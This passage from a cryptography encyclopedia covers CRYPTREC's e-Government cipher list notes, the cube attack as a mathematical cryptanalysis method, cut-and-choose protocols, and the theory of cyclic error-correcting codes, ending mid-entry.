
Notes:
(Note 1) This is permitted to be used for the time being because it was used in SSL3.0/TLS1.0.
(Note 2) This is permitted to be used only in the KEM (Key Encapsulation Mechanism) DEM (Data Encapsulation Mechanism) construction.
(Note 3) When constructing a new system for e-Government, 128-bit block ciphers are preferable if possible.
(Note 4) The 3-key Triple DES is permitted to be used for the time being under the following conditions:

1) It is specified as FIPS 46-3
2) It is positioned as the de facto standard

(Note 5) It is assumed that 128-bit RC4 will be used only in SSL3.0/TLS (1.0 or later). If any other cipher listed above is available, it should be used instead.
(Note 6) If a longer hash value is available when constructing a new system for e-Government, it is preferable to select a 256-bit (or more) hash function. However, this does not apply to the case where the hash function is designated to be used in the public-key cryptographic specifications.
(Note 7) Since pseudo-random number generators do not require interoperability due to their usage characteristics, no problems will occur from the use of a cryptographically secure pseudo-random number generating algorithm. These algorithms are listed as examples.

Annex: Information table for the e-Government Recommended Ciphers List

Date	Location	Before	After	Reason
October 12, 2005	Notes: (1) in Note 4	It is specified as FIPS 46-3	It is specified as SP 800-67	Change of a pointer to the spec document



CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project). Fig. 1 Computational complexity required for factoring n = pq

security and their functionality will further be evaluated along with those ciphers currently in the e-Government Recommended Ciphers List during the years of 2011–2012.

For the purpose to update the e-Government Recommended Ciphers List, the CRYPTREC is organizationally changed. The Cryptographic Technique Monitoring Subcommittee was reorganized in the Cryptographic Scheme Committee, in order to evaluate the theoretical security of the candidate cryptographic algorithm. The Cryptographic Module Subcommittee is reorganized to the Cryptographic Module Committee to evaluate performance the amount of the resource used, etc., of cryptographic modules. Moreover, the Cryptographic Interoperability Committee is newly established for investigating the used situation of cryptographic algorithm.

Other Activities

In CRYPTREC, they conduct not only maintaining the e-Government Recommended Ciphers List currently available, but also study/research relevant to cipher techniques – ID-based encryption technologies, key management technologies, etc. – which may be employed by the e-Government system. In addition, the business continuity plan upon cryptographic technology including replacement strategies of cryptographic algorithms which is getting compromised, and experimentations relevant to side-channel attacks are also conducted.

Recommended Reading

1. CRYPTREC Home Page (In English), http://www.cryptrec.go.jp/english/index.html
2. NESSIE Project Home Page, https://www.cosic.esat.kuleuven.be/nessie/
3. Imai H (2009) The future direction of the next round CRYPTREC. WISA 2009 invited talk, Aug 2009, http://www.wisa.or.kr/
4. National Information Security Center of Japan (2005) Guidelines for formulation and implementation of standards for information security measures for the central government computer systems. http://www.nisc.go.jp/eng/index.html

Cube Attack

Marion Videau
Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

Synonyms

Attack by summation over an hypercube, Higher order derivative attack

Related Concepts

►Symmetric Cryptography

Definition

A *cube attack* is a cryptanalytic method used in order to retrieve secret values from a polynomial depending both on secret and public variables (a so-called *tweakable polynomial*). This polynomial is typically the representation of a cryptographic algorithm where the public variables can be either initialization vectors or known/chosen plaintexts. In the Boolean case, which is the one of interest here, one has to compute *higher order derivatives* of the polynomial. This precomputation uses sums of values of the polynomial on subspaces of public variables – the so-called *cube* – to obtain a system of linear equations in the secret variables which can be solved using usual methods.

Background

Named after [2], the so-called *cube attack* corresponds to the improvement of several former distinguishing attacks on stream ciphers (see for example [4–6, 8]) and shares similar ideas with the work presented in [9]. The name *cube attack* is very popular although not showing its direct connection to the notion of higher order derivative.

A cube attack is achieved through two distinct steps: a precomputation and an online phase.

Theory

In any cryptographic scheme any output bit can be considered as the value at one point of a Boolean function. The variables of this function are the input variables of the scheme and a *point* is an instance of these variables.

A Boolean function with n variables has a unique representation as a polynomial p of $\mathbb{F}_2[x_1,\ldots,x_n]/\left(x_1^2-x_1,\ldots,x_n^2-x_n\right)$ which is termed the *algebraic normal form* (ANF) of the function.

The *derivative of order i of p* with respect to a subspace V of dimension k is the function $D_V p$ on $\mathbb{F}_2^n$ defined by:

$$D_V p(x) = \sum_{v\in V} p(x+v)$$

(see for instance [7]).

It is well-known that $\deg(D_V p) \le \deg(p) - k$.

Now, suppose that the polynomial p satisfies the following property:

► *There is V, a subspace of some dimension $i \ge 1$ which is included in the subspace of public variables, such that $D_V p$ is a linear function of the secret variables.*

When ℓ secret variables have to be determined, the existence of ℓ derivatives which are linearly independent linear functions makes it possible to achieve this determination by solving a system of linear equations.

If p is a polynomial in n variables among which there are ℓ secret variables and m public variables (thus $n = \ell + m$), its algebraic normal form is: for $x \in \mathbb{F}_2^\ell$ and $y \in \mathbb{F}_2^m$

$$p(x,y) = \sum_{(u,w)\in\mathbb{F}_2^\ell\times\mathbb{F}_2^m} a_{u,w}x^u y^w,\ a_{u,w}\in\mathbb{F}_2,$$

$$x^u y^w = \prod_{i=1}^{\ell} x_i^{u_i} \times \prod_{j=1}^{m} y_j^{w_j}.$$

Let $w_0 \in \mathbb{F}_2^m$, be a choice of a value of the public variables. Then $p(x,y)$ can be written as:

$$p(x,y) = y^{w_0} \sum_{(u,w_0\le w)} a_{u,w}x^u y^{w+w_0} + \sum_{(u,w_0\not\le w)} a_{u,w}x^u y^w,$$

where $w_0 \le w$ means that w *covers* w_0, which means that $\le$ is a partial order on $\mathbb{F}_2^n$ defined as follows: for any $u, v \in \mathbb{F}_2^n$, $u = (u_1,\ldots,u_n)$ and $v = (v_1,\ldots,v_n)$,

$$v \le u \iff v_i \le u_i,\ 1 \le i \le n.$$

The subpolynomial $\sum_{(u,w_0\le w)} a_{u,w}x^u y^{w+w_0}$ is called the *superpoly* of $\mathrm{supp}(w_0)$, the support of w_0, in p.

Defining the subspace $E_{(0,w_0)}$ by:

$$E_{(0,w_0)} = \{(x,y) \in \mathbb{F}_2^\ell \times \mathbb{F}_2^m,\ (x,y) \le (0,w_0)\},$$

and denoting by $\mathrm{wt}(w_0)$ the Hamming weight of w_0, one can show that the derivative of order $\mathrm{wt}(w_0)$ of p with respect to the subspace $E_{(0,w_0)}$ of dimension $\mathrm{wt}(w_0)$ is:

$$D_{E_{(0,w_0)}} p(x,y) = \sum_{(u,w_0\le w)} a_{u,w}x^u y^{w+w_0}.$$

The derivative $D_{E_{(0,w_0)}} p(x,y)$ is indeed the *superpoly* of $\mathrm{supp}(w_0)$ in p. When $D_{E_{(0,w_0)}} p(x,y)$ is linear with respect to the secret variables, then y^{w_0} is called a *maxterm*.

Scenario of the Cube Attack

The cipher is considered as a *box* which implements a polynomial p whose ANF is a priori not known (and then called a *tweakable black box polynomial* [2]) . It is considered that in the *precomputation step* the attacker can handle this box. He can build queries by modifying the initialization vector

for the computation of the values of higher order derivatives at a given point. He can also change the key to apply a linearity testing algorithm to these derivatives.

The attacker wants to obtain enough expressions $D_{E_{(0,w_0)}}p(x, y_0)$ of the higher order derivatives of p which are linear and linearly independent. This preprocessing phase is not guaranteed to succeed as it can happen that no linear derivative can be found or that the complexity to find enough linear derivatives is prohibitive.

After this precomputation, the attacker can consider a particular instance of the polynomial with the secret variables of the key (as a parameter). He can compute the values of the higher order derivatives of p for this particular instance, and once he has gathered enough linearly independant linear equations, he can solve the system and recover secret key bits.

Applications

The attack has not proven to be applicable for good ciphers. Indeed a good cipher should behave like a random polynomial, i.e., having high degree and randomly distributed coefficients for its algebraic normal form, which are criteria known for a long time. However, it might be more suitable under its distinguishing attack form (see for example [1]) extended in *dynamic cube attack* [3].

Recommended Reading

1. Aumasson J-P, Dinur I, Meier W, Shamir A (2009) Cube testers and key recovery attacks on reduced-round MD6 and trivium. In: Proceedings of FSE 2009. LNCS, vol 5665, Springer, Berlin, pp 1–22
2. Dinur I, Shamir A (2009) Cube attacks on tweakable black box polynomials. In: Proceedings of EUROCRYPT 2009. LNCS, vol 5479. Springer, Berlin, pp 278–299
3. Dinur I, Shamir A (2011) Breaking Grain-128 with Dynamic Cube Attacks. In: Proceedings of FSE 2011. To appear. Cryptology ePrint Archive, Report 2010/570
4. Englund H, Johansson T, Turan MS (2007) A framework for chosen IV statistical analysis of stream ciphers. In: Proceedings of INDOCRYPT 2007. LNCS, vol 4859. Springer, Heidelberg, pp 268–281
5. Filiol E (2002) A new statistical testing for symmetric ciphers and hash functions. In: Proceedings of ICICS 2002. LNCS, vol 2513. Springer, Berlin, pp 342–353
6. Fischer S, Khazaei S, Meier W (2008) Chosen IV statistical analysis for key recovery attacks on stream ciphers. In: Proceedings of AFRICACRYPT 2008. LNCS, vol 5023. Springer, Berlin, pp 236–245
7. Lai X (1994) Higher order derivatives and differential cryptanalysis. In: Proceedings of symposium on communication, coding and cryptography, in honor of James L. Massey on the occasion of his 60'th birthday. Kluwer Academic, Boston, pp 227–233
8. Saarinen MJO (2006) Chosen IV statistical attacks on eStream ciphers. In: Proceedings of SECRYPT. INSTICC Press, pp 260–266
9. Vielhaber M (2007) Breaking one.fivium by AIDA an algebraic IV differential attack. Cryptology ePrint Archive, Report 2007/413

Cut-and-Choose Protocol

Claude Crépeau
School of Computer Science, McGill University, Montreal, Quebec, Canada

Related Concepts

►Interactive Argument; ►Interactive Proof; ►Witness Hiding; ►Zero Knowledge

Definition

A cut-and-choose ►protocol is a two-party protocol in which one party tries to convince another party that some data he sent to the former was honestly constructed according to an agreed-upon method. Important examples of cut-and-choose protocols are ►interactive proofs [4], ►interactive arguments [1], ►zero-knowledge protocols [1, 3, 4], and *witness indistinguishable* and witness hiding protocols [2] for proving knowledge of a piece of information that is computationally hard to find. Such a protocol usually carries a small probability that it is successful despite the fact that the desired property is not satisfied.

Background

The very first instance of such a cut-and-choose protocol is found in the protocol of Rabin [5] where the cut-and-choose concept is used to convince a party that the other party sent him an integer n that is a product of two primes p, q, each of which is congruent to 1 modulo 4. Note that this protocol was NOT zero-knowledge.

The expression "cut and choose" was later introduced by Chaum [1] in analogy to a popular cake-sharing problem: given a complete cake to be shared among two parties distrusting each other (for reasons of serious appetite). A fair way for them to share the cake is to have one of them cut the cake in two equal shares, and let the other one choose his favorite share. This solution guarantees that it is in the former's best interest to cut the shares as evenly as possible.

Recommended Reading

1. Brassard G, Chaum D, Crépeau C (1988) Minimum disclosure proofs of knowledge JCSS 37:156–189
2. Feige U, Shamir A (1990) Witness indistinguishable and witness hiding protocols. In: Awerbuch B (ed) Proceedings of the 22nd

annual ACM symposium on the theory of computing, Baltimore, MD, May 1990. ACM, New York, pp 416–426
3. Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J Assoc Comput Mach 38(3):691–729
4. Goldwasser S, Micali S, Rack-off C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18(1): 186–208
5. Rabin MO (1977) Digitalized signatures. Foundations of Secure Computation. In: Richard AD et al. (eds) Papers presented at a 3 day workshop held at Georgia Institute of Technology, Atlanta, October 1977. Academic, New York, pp 155–166

Cyclic Codes

Pascale Charpin
INRIA, Rocquencourt, Le Chesnay Cedex, France

Synonyms

Error-correcting cyclic codes

Related Concepts

►Finite Field; ►Information Theory

Definition

A cyclic code of length n is an error-correcting block code, with block length n, which contains all n cyclic shifts of any codeword.

Background

Coding theory

Theory

For a general presentation of cyclic codes, the main reference is the *Handbook of Coding Theory*, especially the first chapter [4] (but also Chapters 11, 13, 14, and 19).

Cyclic codes were introduced as a particular practical class of *error-correcting codes* (ECC). Codes are devoted to the following fundamental problem: how to determine what message has been sent when only an approximation is received, due to a noisy communication channel. Cyclic codes belong to the class of *block codes*: since all messages have here the same length k. Each of them is *encoded* into a *codeword* of length $n = k + r$. A t-error-correcting code is a well-chosen subset C of $\mathcal{A}^n$. Its elements are called *codewords* and have the property that each pair of them differ in at least $2t+1$ coordinates. If the noisy channel generates not more than t errors during one transmission, the received vector will still lie closer to the originally transmitted codeword than any other codeword. This means that code C is able to correct t positions in each codeword.

A codeword will be denoted by

$$\mathbf{c} = (c_0, c_1, \ldots, c_{n-1}), \quad c_i \in \mathcal{A}.$$

When the encoder is *systematic*, the k first symbols are called *information symbols* (they are the message) and the last r symbols are the redundancy symbols (added to help recover the message if errors occur). The codes here are *linear* codes, meaning that $\mathcal{A}$ is a *finite field* and that C is a k-dimensional linear subspace of $\mathcal{A}^n$.

The *(Hamming) distance* between two codewords, $\mathbf{c}$ and $\mathbf{c}'$, is defined by:

$$d(\mathbf{c}, \mathbf{c}') = \text{card}\left\{i \in [0, n-1] \mid c_i \neq c_i'\right\}.$$

The *minimum distance* d of a code C is the smallest distance between different codewords; it determines the error-correcting capabilities of C. Indeed, C can correct $t = \lfloor (d-1)/2 \rfloor$ errors. Since it is focused on cyclic codes and on the most useful of them, the alphabet $\mathcal{A}$ will be a *finite field* $\mathbb{F}_q$ of characteristic 2, that is, $q = 2^e$ for some integer $e \geq 1$. Moreover, the length of the codes will be generally $2^m - 1$, where e divides m; these codes are said *primitive*.

Definition 1 *Consider the linear space $\mathbb{F}_q^n$ of all n-tuples over the finite field $\mathbb{F}_q$. An $[n, k, d]$ linear code C over $\mathbb{F}_q$ is a k-dimensional subspace of $\mathbb{F}_q^n$ with minimum distance d.*

By definition, a k-dimensional linear code C is fully determined by a basis over $\mathbb{F}_q$. When the k vectors of a basis are taken as rows in a $k \times n$ matrix $\mathcal{G}$ they form a *generator matrix* of C. Indeed, C is given by $\left\{a v \mathcal{G} \mid a \in \mathbb{F}_q^k\right\}$.

The *Hamming weight* $wt(\mathbf{u})$ of any word $\mathbf{u}$ in $\mathbb{F}_q^n$ is the number of its nonzero coordinates. Note that $wt(\mathbf{u}) = d(\mathbf{u}, \mathbf{0})$. Obviously, for linear codes, the minimum distance is exactly the minimum weight of nonzero codewords.

Proposition 1 *Let C be any $[n, k, d]$ linear code over $\mathbb{F}_q$. Then*

$$d = \min\left\{wt(\mathbf{c}) \mid \mathbf{c} \in C \backslash \{\mathbf{0}\}\right\}.$$

The *dual code* of C is the $[n, n-k]$ linear code:

$$C^{\perp} = \left\{\mathbf{y} \in \mathbb{F}_q^n \mid \mathbf{c} \cdot \mathbf{y} = 0, \text{ for all } \mathbf{c} \in C\right\},$$

where "$\cdot$" denotes the ordinary inner product of vectors: $\mathbf{c} \cdot \mathbf{y} = \sum_{i=0}^{n-1} c_i y_i$. An $(n-k) \times n$ generator matrix of $C^{\perp}$ is called a *parity check matrix* $\mathcal{H}$ for C. Note that $C = \left\{\mathbf{y} \in \mathbb{F}_q^n \mid \mathcal{H}\mathbf{y}^T = \mathbf{0}^T\right\}$.

When studying cyclic codes, it is convenient to view the labeling of the coordinate positions $0, 1, \ldots, n-1$ as integers modulo n (►modular arithmetic). In other words, these coordinate positions as forming a cycle with $n-1$ are being followed by 0.

Definition 2 A linear code C of length n over $\mathbb{F}_q$ is *cyclic* if and only if it satisfies for all $\mathbf{c} = c_0 \cdots c_{n-2} c_{n-1}$ in C:

$$(c_0, \cdots, c_{n-2}, c_{n-1}) \in C \Longrightarrow (c_{n-1}, c_0, \cdots, c_{n-2}) \in C.$$

The vector $c_{n-1} c_0 \cdots c_{n-2}$ is obtained from $\mathbf{c}$ by the *cyclic shift* of coordinates $i \mapsto i+1$.

Example 1 The generator matrix $\mathcal{G}$ below defines an $[8, 4, 2]$ binary cyclic code (length 8, dimension 4, and minimum weight 2):

$$\mathcal{G} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 1 \end{bmatrix}.$$

Cyclic codes are some of the most useful codes known. The involvement of Reed–Solomon (RS) codes and of Bose–Chaudhury–Hocquenghem (BCH) codes in a number of applications is well-known. On the other hand, the Golay codes and the *Reed–Muller* (RM) codes, which are fundamental linear codes, can be represented as cyclic codes.

Constructive definition. It seems difficult to construct a cyclic code C by means of Definition 2. So, useful definitions of cyclic codes are now considered.

An efficient definition is established by identifying each vector $\mathbf{c} = (c_0, c_1, \cdots, c_{n-1})$ with the polynomial $\mathbf{c}(x) = c_0 + c_1 x + \cdots + c_{n-1} x^{n-1}$. The fact that C is invariant under a cyclic shift is then expressed as follows:

$$\mathbf{c}(x) \in C \Longrightarrow x\mathbf{c}(x) \pmod{x^n - 1} \in C.$$

Thus the proper context for studying cyclic codes of length n over $\mathbb{F}_q$ is the residue class ring

$$\mathcal{R}_n = \mathbb{F}_q[X]/(x^n - 1).$$

It is well known that $\mathcal{R}_n$ is a *principal ideal ring*. This means that any *ideal* I in $\mathcal{R}_n$ is *generated* by a single element g in I, that is, $I = \{ag \mid a \in \mathcal{R}_n\}$. (An ideal in $\mathcal{R}_n$ is a subset I of $\mathcal{R}_n$ satisfying the properties 1) for all i_1, i_2 in I also $i_1 - i_1 \in I$ and 2) for any $i \in I$ and $a \in \mathcal{R}_n$ also $ai \in I$.)

An alternative definition of a cyclic code can now be given.

Definition 3 A cyclic code C of length n over $\mathbb{F}_q$ is a principal ideal of the ring R_n. The codewords are polynomials in $\mathbb{F}_q[x]$ of degree less than n. Multiplication is carried out modulo $x^n - 1$.

The next theorem, which is given in [4, Theorem 5.2], allows to determine the main parameters of any cyclic code of $\mathcal{R}_n$. First, some basic definitions are recalled.

Definition 4 Let α be a *primitive* n^{th} *root of unity* in some extension field of $\mathbb{F}_q$. This means that $1, \alpha, \ldots, \alpha^{n-1}$ are all different and $\alpha^n = 1$. For each integer s with $0 \le s < n$, denote by $c\ell(s)$ the *q-cyclotomic coset of s modulo n*:

$$c\ell(s) = \{s, qs, \ldots, q^{m-1}s \pmod{n}\}$$

where m is the smallest positive integer such that n divides $q^m - 1$ (so $\alpha \in \mathbb{F}_{q^m}$).

The *minimal polynomial* of α^s over $\mathbb{F}_q$ is

$$M_{\alpha^s}(x) = \prod_{i \in c\ell(s)} (x - \alpha^i),$$

where the $\alpha^i, i \in c\ell(s)$, are called *the conjugates* of α^s.

If ω is a *primitive element* of $\mathbb{F}_{q^m}$ then one can take $\alpha = \omega^{(q^m-1)/n}$. Note that $M_{\alpha^s}(x)$ is a polynomial over $\mathbb{F}_q$ while $\alpha \in \mathbb{F}_{q^m}$.

Theorem 1 *Let C be a nonzero cyclic code of length n over $\mathbb{F}_q$. There exists a polynomial $g(x) \in C$, called the* generator polynomial *of C, with the following properties:*

(i) *$g(x)$ is the unique monic polynomial of minimum degree in C;*

(ii) *$g(x)$ is a generator of the ideal C in $\mathcal{R}_n$:*

$$C = \langle g(x) \rangle = \{a(x)g(x) \pmod{x^n - 1} \mid a(x) \in \mathbb{F}_q[x]\};$$

(iii) *$g(x)$ divides $x^n - 1$.*

Let $r = deg(g)$, and let $g(x) = \sum_{i=0}^{r} g_i x^i$ where $g_r = 1$. Then

(iv) *the dimension of C is $k = n - r$; moreover the polynomials*

$$g(x), xg(x), \ldots, x^{k-1}g(x)$$

form a basis of C. The corresponding generator matrix is given by:

$$\mathcal{G} = \begin{bmatrix} g_0 & g_1 & \cdots & g_{n-k} & 0 & \cdots & 0 \\ 0 & g_0 & g_1 & \cdots & g_{n-k} & & 0 \\ \vdots & & \ddots & \ddots & & \ddots & \vdots \\ 0 & \cdots & 0 & g_0 & g_1 & \cdots & g_{n-k} \end{bmatrix}.$$

(v) *Let α be a primitive n^{th} root of unity in some extension field of $\mathbb{F}_q$. Denote by M_{α^s} the* minimal polynomial *of α^s over $\mathbb{F}_q$; then*

$$g(x) = \prod_{s \in I} M_{\alpha^s}(x)$$

where I is a subset of representatives of the q-cyclotomic cosets modulo n.

The dual code of any cyclic code is cyclic too. The description of $C^{\perp}$ can be directly obtained from Theorem 1.

Corollary 1 *Let C be a cyclic code of length n over $\mathbb{F}_q$, with generator polynomial $g(x)$. Let $h(x)$ denote the* parity check polynomial *of C, defined by $x^n - 1 = h(x)g(x)$. Then the generator polynomial of $C^{\perp}$ is the polynomial*

$$\widetilde{h}(x) = \frac{x^k}{h_0} h(x^{-1}), \text{ where } k = n - deg(g).$$

Example 2 Construction of the binary *Hamming code* of length $n = 15$.

$$x^{15} - 1 = \left(x^4 + x^3 + 1\right)\left(x^4 + x + 1\right)\left(x^4 + x^3 + x^2 + x + 1\right)$$
$$(x+1)\left(x^2 + x + 1\right).$$

Since $x^4 + x + 1$ is a *primitive polynomial*, its root α is a *generator* of the cyclic group of the field $\mathbb{F}_{16}$. The polynomial $x^4 + x + 1$ is the minimal polynomial of α and has α and its conjugates as zeros. Consider the cyclic code C with generator polynomial :

$$g(x) = (x-\alpha)(x-\alpha^2)(x-\alpha^4)(x-\alpha^8) = x^4 + x + 1.$$

The dimension of C is $15 - \deg(g) = 11$. Thus the code C is a $[15, 11, 3]$ cyclic code. The minimum distance of C is exactly 3 since $wt(g) = 3$ and no smaller weight can appear, as can be checked using a generator matrix $\mathcal{G}$ of C. According to Theorem 1, $\mathcal{G}$ is a 11×15 binary matrix whose lines are $g(x)$

	x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
$g(x)$	1	1	0	0	1	0	0	0	0	0	0	0	0	0	0

and the 10 shifts of $g(x)$. The parity check polynomial of C and the generator polynomial of $C^{\perp}$ are given by:

$$h(x) = \frac{x^{15} - 1}{x^4 + x + 1} = x^{11} + x^8 + x^7 + x^5 + x^3 + x^2 + x + 1.$$

resp.

$$\widetilde{h}(x) = \sum_{i=0}^{11} h_{11-i} x^i = x^{11} + x^{10} + x^9 + x^8 + x^6 + x^4 + x^3 + 1.$$

Then a *parity check matrix* for C is obtained:

x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
1	0	0	1	1	0	1	0	1	1	1	1	0	0	0
0	1	0	0	1	1	0	1	0	1	1	1	1	0	0
0	0	1	0	0	1	1	0	1	0	1	1	1	1	0
0	0	0	1	0	0	1	1	0	1	0	1	1	1	1

It is explained here, by means of an example, the general definition of the binary Hamming code of length $2^m - 1$. It is a code whose parity check matrix has as columns all the nonzero vectors of $\mathbb{F}_2^m$. It is a $[2^m - 1, 2^m - m - 1, 3]$ code.

Applications

From now on $q = 2^e$ and $n = q^m - 1$. Let C be any cyclic code of length n over $\mathbb{F}_q$ with generator polynomial $g(x)$. The roots of $g(x)$ are called the *zeros of the cyclic code C*. Thus, the code C is fully defined by means of its zero's set; this leads to the classical definition of Bose–Chaudhury–Hocquenghem (BCH) codes and of other important families.

Definition 5 Let $q = 2$ and $n = 2^m - 1$; denote by α a primitive n^{th} root of unity in $\mathbb{F}_{2^m}$. Let δ be an integer with $2 \le \delta \le n$.

The binary BCH code of length n and *designed distance* δ is the cyclic code with zero's set: $\alpha, \alpha^2, \ldots, \alpha^{\delta-1}$ and their conjuguates. In other words, the generator polynomial of this code is

$$g(x) = \text{lcm}\{M_\alpha(x), M_{\alpha^2}(x), \ldots, M_{\alpha^{\delta-1}}(x)\}.$$

Example 3 Binary BCH codes of length 15. As in Example 2, any root of the primitive polynomial $x^4 + x + 1$ is denoted by α. Now the factorization of $x^{15} - 1$ into minimal polynomials is as follows:

$$x^{15} - 1 = (x-1)\underbrace{(x^4 + x + 1)}_{M(\alpha)}\underbrace{(x^4 + x^3 + x^2 + x + 1)}_{M(\alpha^3)}$$
$$\underbrace{(x^2 + x + 1)}_{M(\alpha^5)}\underbrace{(x^4 + x^3 + 1)}_{M(\alpha^7)}.$$

There are three nontrivial BCH codes, whose zero's sets S_δ are as follows:

- $S_3 = \{\alpha^i \mid i = 1, 2, 4, 8\}$ for the $[15, 11, 3]$ BCH code;
- $S_5 = S_3 \cup \{\alpha^i \mid i = 3, 6, 9, 12\}$ for the $[15, 7, 5]$ BCH code;
- $S_7 = S_5 \cup \{\alpha^i \mid i = 5, 10\}$ for the $[15, 5, 7]$ BCH code;

For these codes, the designed distance δ is exactly the minimum distance; this property does not hold for any BCH code.

Definition 6 A *Reed–Solomon code* over F_q is a BCH code of length $n = q - 1$.

Reed–Solomon (RS) codes appear in several cryptosystems. They determine, for instance, some *secret-sharing* systems [3]. It is important to notice that for RS codes, the designed distance is exactly the minimum distance. Moreover, the RS code with designed distance δ, is an $[n, k, \delta]$ code with $k = n - \delta + 1$. Since this k attains the maximum value by the *Singleton bound* (see [4]), one says that RS codes are *maximum distance separable* (MDS) codes.

Definition 7 Let α be a primitive root of $\mathbb{F}_{2^m}$. Any integer $s \in [0, 2^m - 1]$ can be identified by its binary expansion in $\mathbb{F}_2^m$:

$$s = \sum_{i=0}^{m-1} s_i 2^i,\ s_i \in \{0,1\} \Longrightarrow s = (s_0, \ldots, s_{m-1}).$$

The *cyclic Reed–Muller* code of length $2^m - 1$ and order r, usually denoted by $R^*(r, m)$, is the binary cyclic code with zero set:

$$S_r = \{\alpha^s \mid 1 \le wt(s) < m - r\}$$

where $wt(s)$ is the Hamming weight of s.

Note that if one extends all codewords in the cyclic Reed–Muller code above with an overall-parity check symbol, one obtains the regular *Reed–Muller* code.

Binary cyclic codes are related to the study and the construction of cryptographic primitives, mainly through Reed-Muller codes because of the large field of applications of *Boolean functions* and binary *sequences* in cryptography. They play a role in the study of cryptographic mapping on finite fields in general. One well-known application is the construction of *almost bent* (AB) mappings (►Nonlinearity of Boolean Functions), which resist both *differential* and *linear cryptanalysis* [1, 2] (see next example). These connections are more explicit when using the trace representation of binary codewords of length $n = 2^m - 1$. We now label the coordinate positions by $\alpha^0, \alpha^1, \ldots, \alpha^{n-1}$, where α is a primitive n-th root of unity. Let $\mathbf{c}(x)$ be any codeword of some binary cyclic code C of length n. Define

$$T_{\mathbf{c}}(x) = \sum_{s=0}^{n-1} \mathbf{c}(\alpha^{n-s}) x^s. \tag{1}$$

This commonly-known Fourier transform of $\mathbf{c}$ is called the *Mattson-Solomon polynomial* of $\mathbf{c}$ in algebraic coding theory. It follows that $T_{\mathbf{c}}(\alpha^j) = c_j$ and $T_{\mathbf{c}}(x)$ is a sum of traces from some subfields of $\mathbb{F}_{2^m}$ to $\mathbb{F}_2$.

The mapping $x \mapsto T_{\mathbf{c}}(x)$ is a Boolean function. On the other hand, any binary sequence of period n can be represented in this way (►Boolean Functions and ►Sequences).

Example 4 Consider any binary cyclic code of length $n = 2^m - 1$ whose generator polynomial is the product of two minimal polynomials, say $M_{\alpha^r}(x) M_{\alpha^s}(x)$. These codes are said to be *cyclic codes with two zeros* and usually denoted by $C_{r,s}$.

Now assume that $r = 1$ and $gcd(s, 2^m - 1) = 1$. Then $C_{1,s}$ is an $[n, 2m, d]$ cyclic code; the dual of $C_{1,s}$ is a cyclic code that has two nonzeros only: α^{n-1} and α^{n-s} (apart from their conjugates). According to (1), $C_{1,s}^{\perp}$ is the set of binary codewords of length n defined as follows: each pair (a, b) of elements of $\mathbb{F}_{2^m}$ provides the ordered sequence of values

$$x \in \{1, \alpha, \ldots, \alpha^{n-1}\} \longmapsto \mathrm{Tr}(ax + bx^s)$$

